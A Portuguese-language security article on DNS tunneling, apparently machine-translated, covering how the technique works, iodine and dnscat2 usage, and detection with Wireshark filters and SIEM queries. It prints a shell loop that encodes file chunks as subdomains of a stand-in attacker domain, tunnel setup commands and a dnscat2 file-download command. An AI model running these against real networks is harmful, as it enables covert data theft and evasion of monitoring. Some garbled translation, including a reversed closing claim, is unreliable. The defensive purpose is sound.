Tunelamento DNS: O que é, ataques, exfiltração e detecção.

Tunelamento DNS: O que é e como o ataque funciona com Iodine e dnscat2, exfiltração de DNS, exemplos práticos e detecção de tráfego DNS com Wireshark e SIEM.
- Publicado em 02/11/2026
- Tempo de leitura: 7 minutos
Tunelamento DNS: Significado, ataques cibernéticos e detecção de tráfego. #
O que é o DNS Tunneling? #

Em resumo: o Tunelamento DNS (o Túnel DNSÉ uma técnica que oculta dados dentro de consultas DNS normais, aquelas que seu computador usa para traduzir um nome de domínio em um endereço IP. Em vez de perguntar "qual o endereço IP deste site?", a consulta carrega comandos, arquivos ou saída do shell disfarçados de consultas. A, TXT, NULL o CNAME como muitos outros.
É utilizado em dois contextos principais: como um canal de comando e controle (C2) para manter o acesso a um host comprometido e como um canal de exfiltração de DNS para exfiltrar dados de uma rede sem passar por protocolos normalmente monitorados (HTTP, HTTPS, SMB).
Na estrutura MITRE ATT&CK, a técnica está catalogada como T1071.004 — Protocolo da Camada de Aplicação: DNS , na categoria Comando e Controle.

Como funciona o tunelamento DNS #
O mecanismo explora o funcionamento da resolução DNS recursiva. Se o atacante registrar um domínio (por exemplo, tunnel.attacker.com) e se torna seu servidor NS Sendo um domínio autoritativo, toda consulta para um subdomínio desse domínio acaba eventualmente em seu servidor.
O fluxo é o seguinte:
- O host comprometido executa um cliente que criptografa os dados (comando, arquivo, saída) em Base 32 o Base64 modificado (O conjunto de caracteres permitidos em nomes DNS é limitado.)
- Os dados codificados tornam-se um subdomínio:
4d6573736167652d656e636f646564.tunnel.attacker.com. - O servidor interno da empresa não conhece esse domínio, então encaminha a consulta até que ela chegue ao servidor autoritativo do atacante.
- O servidor do atacante decodifica o subdomínio, executa a ação solicitada (ou a coloca em fila) e retorna a resposta codificada dentro de um registro.
TXToNULL. - O cliente no host decodifica a resposta.
client -> query: <base32(payload)>.tunnel.attacker.com (type TXT)
server -> response: TXT "<base32(output)>"
Traduzido: a carga útil viaja no nome da consulta, a saída do shell na resposta.
Por que ele burla os firewalls? #
O tunelamento DNS funciona tão bem para evasão por dois motivos muito concretos:
- a porta 53 / UDP (e cada vez mais a porta 53/TCP) está quase sempre aberta para saída, porque sem um DNS funcional a rede para de funcionar;
- A maioria dos firewalls e proxies inspeciona o tráfego HTTP/HTTPS de forma muito mais rigorosa do que o tráfego DNS, que geralmente é tratado como "serviço" e permitido passar sem verificações de aplicativos.
Isso torna a técnica interessante tanto para manter um C2 ativo em redes altamente segmentadas, quanto para vazar dados quando todos os outros canais (upload HTTP, e-mail, USB) estão bloqueados ou monitorados.
Ataque de tunelamento DNS: cenários reais #
Os usos ofensivos mais comuns são três:
Comando e Controle. O host comprometido consulta periodicamente o domínio do atacante, perguntando "Há algum comando na fila?". O servidor responde com o comando codificado em um registro TXT, que o host executa e envia a saída para a próxima consulta. É um processo lento (o DNS não foi projetado para alta taxa de transferência), mas extremamente difícil de bloquear sem interromper a resolução de nomes.
Exfiltração de dados. Consulte a seção específica abaixo.
Contorne portais cativos e redes Wi-Fi pagas. Muitos portais cativos permitem que consultas DNS sejam feitas antes da autenticação, possibilitando que o próprio portal resolva o problema. Um túnel DNS (historicamente o projeto NSTX, agora mais comumente o Iodine) permite acesso gratuito à internet encapsulando endereços IP dentro do DNS. É a mesma técnica, apenas uma aplicação diferente.
Exfiltração de DNS: como um arquivo é roubado #
Para exfiltrar um arquivo via DNS, o cliente o divide em partes que respeitam os limites do protocolo: cada rótulo (a porção entre dois pontos) pode ter até 63 caracteres e o nome completo da consulta não pode exceder 253 caracteres.
# split del file in chunk da 60 byte, poi encoding Base32 per ogni chunk
split -b 60 secret.zip chunk_
for f in chunk_*; do
  echo "$(cat "$f" | base32 -w0).data.tunnel.attacker.com"
done
Em outras palavras, cada linha de saída se torna uma consulta DNS; no servidor autoritativo, você simplesmente registra as consultas recebidas e reconstrói os fragmentos na ordem correta.
A taxa de transferência real é baixa: considerando a sobrecarga de codificação, a latência da rede e os limites de tamanho dos registros, geralmente estamos falando de alguns KB/s com o Iodine em condições normais, e menos ainda com um túnel DNS "puro" via TXT personalizado. É por isso que a exfiltração de DNS é usada para credenciais, chaves e pequenos arquivos — não para mover bancos de dados inteiros.
Ferramenta: Iodo (Tunelamento DNS via IP) #
Iodo
cria um túnel real IP sobre DNS: uma interface de rede aparece no host comprometido (dns0) para rotear qualquer tráfego, não apenas comandos de texto.
Configuração do lado do servidor (no domínio cujo NS você controla):
# avvia il server iodine, assegna la subnet del tunnel e il dominio delegato
iodined -f -c -P mypassword 10.0.0.1 tunnel.attacker.com
traduzido: -c Desativar a verificação de IP do cliente (útil atrás de um NAT), -P É a senha compartilhada. 10.0.0.1 é o endereço IP do servidor dentro do túnel.
Configuração do lado do cliente:
# connette al server iodine attraverso il DNS del resolver locale
iodine -f -P mypassword tunnel.attacker.com
Neste ponto dns0 É uma interface IP completa: você pode rotear SSH para ela, um proxy SOCKS com ssh -Dou qualquer outro tráfego.
# una volta che il tunnel iodine è up, pivot completo via SOCKS su SSH
ssh -D 1080 user@10.0.0.1
Taxa de transferência típica: 10–50 KB/s, dependendo do tipo de registro DNS usado (NULL e TXT têm melhor desempenho do que A/CNAME) e da presença de filtros que limitam as respostas EDNS0.
Nota prática: o Iodine não possui uma versão nativa para Windows bem mantida. Para testes em um ambiente Windows, é melhor compilá-lo e executá-lo internamente. WSL (Subsistema Windows para Linux), portanto o túnel é executado em um ambiente Linux completo sem precisar sair da máquina de destino.
Ferramenta: dnscat2 (C2 nativo em DNS) #
Ao contrário do iodo, DNScat2
Não cria uma interface IP: é um servidor C2 especificamente projetado para funcionar em DNS, com múltiplas sessões, transferência de arquivos e um comando. shell o exec integrado.
# server dnscat2, con dominio delegato (serve un NS autoritativo reale)
ruby dnscat2.rb tunnel.attacker.com# client, stesso dominio
./dnscat2 tunnel.attacker.comSem um domínio delegado, ele ainda funciona no modo direto (dnscat2 --dns server=1.2.3.4,port=53), mas nesse caso o tráfego não percorre a cadeia de resolvedores recursivos: é útil em laboratório, muito menos realista como simulação de um ataque real, onde o valor do dnscat2 reside precisamente em percorrer resolvedores que o atacante não controla.
Durante a sessão:
dnscat2> window -i 1
command (user@host) > shell
command (user@host) > download C:\Users\user\secret.txt
traduzido: window -i entrar na sessão, shell Abre um shell interativo encapsulado em DNS. download Exfiltra um arquivo em blocos.
DNS sobre túnel HTTPS #
Uma variante mais recente utiliza DNS over HTTPS Em vez de DNS em texto não criptografado sobre UDP/53, o tráfego sai como HTTPS comum para um resolvedor público (Cloudflare, Google), tornando ainda mais difícil distingui-lo do tráfego web legítimo — e contornando completamente os controles que filtram apenas a porta 53.
Ferramentas como dnscat2-doh
ou proxies DoH personalizados encaminham as mesmas consultas encapsuladas em solicitações HTTPS para endpoints como https://cloudflare-dns.com/dns-queryDo ponto de vista do proxy corporativo, trata-se de tráfego TLS para um domínio confiável.
É por isso também que muitas empresas, em seus programas de prevenção de tunelamento DNS , bloqueiam ou forçam o encaminhamento de todas as resoluções DoH para seus próprios resolvedores internos, em vez de permitir que cada host escolha o seu.
Classificação DNS Covert Channel e MITER ATT&CK #
o termo DNS covert channel Geralmente se refere a qualquer canal oculto que utilize o protocolo DNS para transportar dados não previstos pelo próprio protocolo — o tunelamento DNS é o caso mais comum e documentado.
Além da T1071.004 mencionada acima, a técnica também aparece como uma sub-técnica em:
- T1048 – Exfiltração sobre protocolo alternativo , quando o DNS é usado especificamente para vazar dados.
- Diversas famílias de malware e C2 reais implementam isso:
OilRig/APT34utilizou tunelamento DNS em múltiplas campanhas documentadas por inteligência de ameaças pública e estruturas de C2 como Ataque de cobalto e Lasca de madeira Suporte a canais DNS como uma alternativa ao HTTP/HTTPS.
Detecção de tunelamento DNS com Wireshark #
Do ponto de vista da defesa, o tráfego DNS tunelado apresenta características distintas em comparação com o tráfego DNS regular, mesmo analisando apenas os pacotes.
Sinais a serem observados no Wireshark :
- volume anormal de consultas ao mesmo domínio de segundo nível, especialmente registros
TXTeNULL; - subdomínios longos, com alta entropia e caracteres de aparência aleatória (típicos da codificação Base32/Base64);
- Consultas muito frequentes e regulares ao mesmo domínio, a partir de um único host, fora do padrão normal de navegação;
- Tamanho da resposta próximo ao limite máximo permitido (sinal da carga útil "forçado" ao máximo para otimizar a taxa de transferência).
Filtro prático para isolar tráfego suspeito:
dns.qry.name.len > 50 && dns.flags.response == 0filtra todas as consultas DNS cujo nome exceda 50 caracteres — um limite razoável para detectar subdomínios codificados, que um nome de domínio humano normal raramente atinge.
Um segundo filtro útil isola a frequência:
dns.qry.name contains "tunnel" or dns.qry.type == 16traduzido: o tipo 16 corresponde aos registros TXT, muito mais utilizado em túneis do que em navegação normal.
Detecção de tunelamento DNS com SIEM #
No nível do SIEM, a detecção é baseada na análise estatística do tráfego DNS, em vez de consultas individuais, porque uma única consulta suspeita não é suficiente para distinguir um túnel de uma CDN com nomes gerados dinamicamente.
Indicadores que se prestam bem a uma regra ou consulta de pesquisa:
- contagem de consultas por domínio por host, em um curto período de tempo (por exemplo, mais de 100 consultas/minuto para o mesmo domínio de segundo nível);
- entropia média dos subdomínios consultado por um host, calculado diariamente;
- Proporção de consulta-resposta do NXDOMAINUm túnel mal configurado ou um cliente tentando acessar domínios que ainda não estão registrados gera muitos erros NXDOMAIN;
- comprimento médio dos nomes de domínio consultados de um host, em comparação com a linha de base da rede.
Exemplo de consulta conceitual (adaptável para Splunk/KQL/Sigma, dependendo do seu SIEM):
index=dns | stats count by src_ip, query_domain | where count > 100Agrupa as consultas DNS por host de origem e domínio consultado, sinalizando aquelas que excedem um limite de volume anormal.
Muitos firewalls EDR e DNS modernos (Cisco Umbrella, Zscaler, CrowdStrike Falcon) já incluem modelos de aprendizado de máquina dedicados especificamente à detecção de túneis DNS, baseados nesses mesmos princípios estatísticos.
Prevenção e mitigação #
Independentemente do ambiente, algumas medidas reduzem concretamente a superfície de ataque:
- Forçar todas as resoluções de DNS (incluindo DoH/DoT) através do resolvedor corporativo, bloqueando a saída direta para resolvedores públicos externos em 53/UDP e TCP;
- limitação de taxa em consultas DNS por host, com alertas sobre volumes anormais em direção ao mesmo domínio;
- Firewall/sumidouro de DNS Com relação à reputação do domínio, é possível bloquear domínios registrados recentemente ou domínios com padrões suspeitos;
- monitoramento de comprimento e entropia dos nomes de domínio consultados, conforme descrito na seção de detecção;
- segmentação de rede, para limitar quais hosts podem fazer consultas DNS direcionadas para fora, em vez de apenas para o resolvedor interno.
Nenhuma dessas medidas isoladamente bloqueia um túnel bem construído em 100%: a combinação do controle do tráfego de saída e da detecção comportamental continua sendo a defesa mais eficaz.
Perguntas frequentes #
O tunelamento DNS é sempre detectável? Não. Um túnel bem projetado, com baixo volume de consultas e domínios desavisados, pode permanecer abaixo do limite das regras de detecção padrão por um longo período. É por isso que a detecção comportamental (volume, entropia, linha de base) funciona melhor do que a busca por assinaturas individuais.
Qual a diferença entre tunelamento DNS e exfiltração DNS? O tunelamento DNS é a técnica geral de encapsular dados no protocolo DNS; a exfiltração DNS é um possível uso dessa técnica, especificamente para exfiltrar dados de uma rede.
Iodine ou dnscat2, qual escolher em um teste autorizado? Depende do objetivo: o Iodine fornece um túnel IP completo (útil para pivotar com qualquer ferramenta), enquanto o dnscat2 é mais leve e projetado para transferência de texto/arquivos no servidor de comando e controle (C2), com menor sobrecarga de configuração.
Como sempre acontece com esse tipo de técnica, a força ofensiva (contornar os controles de perímetro) coincide com a fraqueza defensiva que deve ser abordada primeiro: se o DNS de saída não for forçado a passar por um resolvedor monitorado, um túnel bem construído é facilmente derrotado. Isso se aplica ao tunelamento de DNS, assim como a qualquer outro canal de exfiltração: a detecção comportamental é sempre mais confiável do que uma única assinatura.